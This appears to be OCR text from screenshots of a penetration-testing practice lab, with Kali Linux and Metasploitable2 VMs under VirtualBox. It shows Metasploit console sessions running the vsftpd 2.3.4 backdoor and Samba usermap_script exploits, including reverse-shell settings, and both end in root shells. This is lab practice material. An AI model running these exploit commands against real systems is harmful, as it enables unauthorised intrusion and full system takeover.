
Published: 2016/04/13, Modified: 2019/11/20

Plugin Output

tcp/445/cifs

```
Nessus detected that the Samba Badlock patch has not been applied.
```


Strumenti
metasploitable2
In esecuzione
window7
Spenta
mint
Spenta
pfsense
Spenta
kali linux 1
In esecuzione
metasploitable2 [Running]
TX packets:138 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:42061 (41.0 KB) TX bytes:42061 (41.0 KB)
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:24:01:f5
inet addr:192.168.1.101 Bcast:192.168.1.255 Mask:255.25
inet6 addr: fe80::a00:27ff:fe24:1f5/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:30275 errors:0 dropped:0 overruns:0 frame:0
TX packets:23889 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:3789794 (3.6 MB) TX bytes:10084735 (9.6 MB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:167 errors:0 dropped:0 overruns:0 frame:0
TX packets:167 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:56461 (55.1 KB) TX bytes:56461 (55.1 KB)
msfadmin@metasploitable:~$
kali linux 1 [Running]
1 2 3 4
14:58
Armitage
Armitage View Hosts Attacks Workspaces Help
mainframe
multi
netware
openbsd
osx
qnx
solaris
unix
dhcp
fileformat
ftp
proftpd_133c_backdoor
proftpd_modcopy_exec
vsftpd_234_backdoor
http
irc
local
misc
smtp
sonicwall
192.168.1.103
192.168.1.101
192.168.1.102
Console X
nmap X
scanner/ftp/anonymous X
exploit X
RHOSTS => 192.168.1.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set TARGET 0
TARGET => 0
[!] Unknown datastore option: LHOST. Did you mean RHOST?
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.1.100
LHOST => 192.168.1.100
[!] Unknown datastore option: LPORT. Did you mean RPORT?
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LPORT 23798
LPORT => 23798
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
[*] 192.168.1.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.101:21 - USER: 331 Please specify the password.
[+] 192.168.1.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:42491 -> 192.168.1.101:6200) at 2024-04-27 14:58:10 +0200
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
Left ⌘


Strumenti
metasploitable2
In esecuzione
window7
Spenta
mint
Spenta
pfsense
Spenta
kali linux 1
In esecuzione
win7
Spenta
Clone di mint
Spenta
Nuova
Aggiungi
Generale
Nome:
Sistema operativo:
Sistema
Memoria di base:
Ordine di avvio:
Accelerazione:
Schermo
Memoria video:
Fattore di scala:
Scheda grafica:
Server di desktop rer
Registrazione:
Archiviazione
Controller: IDE
Dispositivo IDE prim
Dispositivo IDE sec
Controller: SATA
Porta SATA 0:
Audio
Driver host: Predefi
Controller: ICH AC
Rete
Scheda 1: Intel PRO
USB
Cartelle condivi
Nessuna
Descrizione
Nessuna
metasploitable2 [Running]
TX packets:125 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:35837 (34.9 KB) TX bytes:35837 (34.9 KB)
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:24:01:f5
inet addr:192.168.1.101 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe24:1f5/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:1600 errors:0 dropped:0 overruns:0 frame:0
TX packets:1515 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:118278 (115.5 KB) TX bytes:144348 (140.9 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:142 errors:0 dropped:0 overruns:0 frame:0
TX packets:142 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:44105 (43.0 KB) TX bytes:44105 (43.0 KB)
msfadmin@metasploitable:~$
Left ⌘
kali linux 1 [Running]
Armitage
Armitage View Hosts Attacks Workspaces Help
exploit
192.168.1.1
192.168.1.103
192.168.1.105
192.168.1.100
192.168.1.101
192.168.1.102
multi/samba/usermap
Console X
nmap X
exploit X
LHOST => 192.168.1.100
msf6 exploit(multi/samba/usermap_script) > set LPORT 25781
LPORT => 25781
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set RPORT 139
RPORT => 139
msf6 exploit(multi/samba/usermap_script) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP double handler on 192.168.1.100:25781
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo qqKHSyfEeqjZ6dG5;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "qqKHSyfEeqjZ6dG5\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.100:25781 -> 192.168.1.101:59623) at 2024-05-04 10:03:06 +0200
msf6 exploit(multi/samba/usermap_script) > w
10:03:07 up 18 min, 1 user, load average: 0.69, 0.84, 0.50
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
kali - 09:44 18:33 0.00s 0.04s lightdm --session-child 13 24
msf6 exploit(multi/samba/usermap_script) > whoami
root
msf6 exploit(multi/samba/usermap_script) >
Left ⌘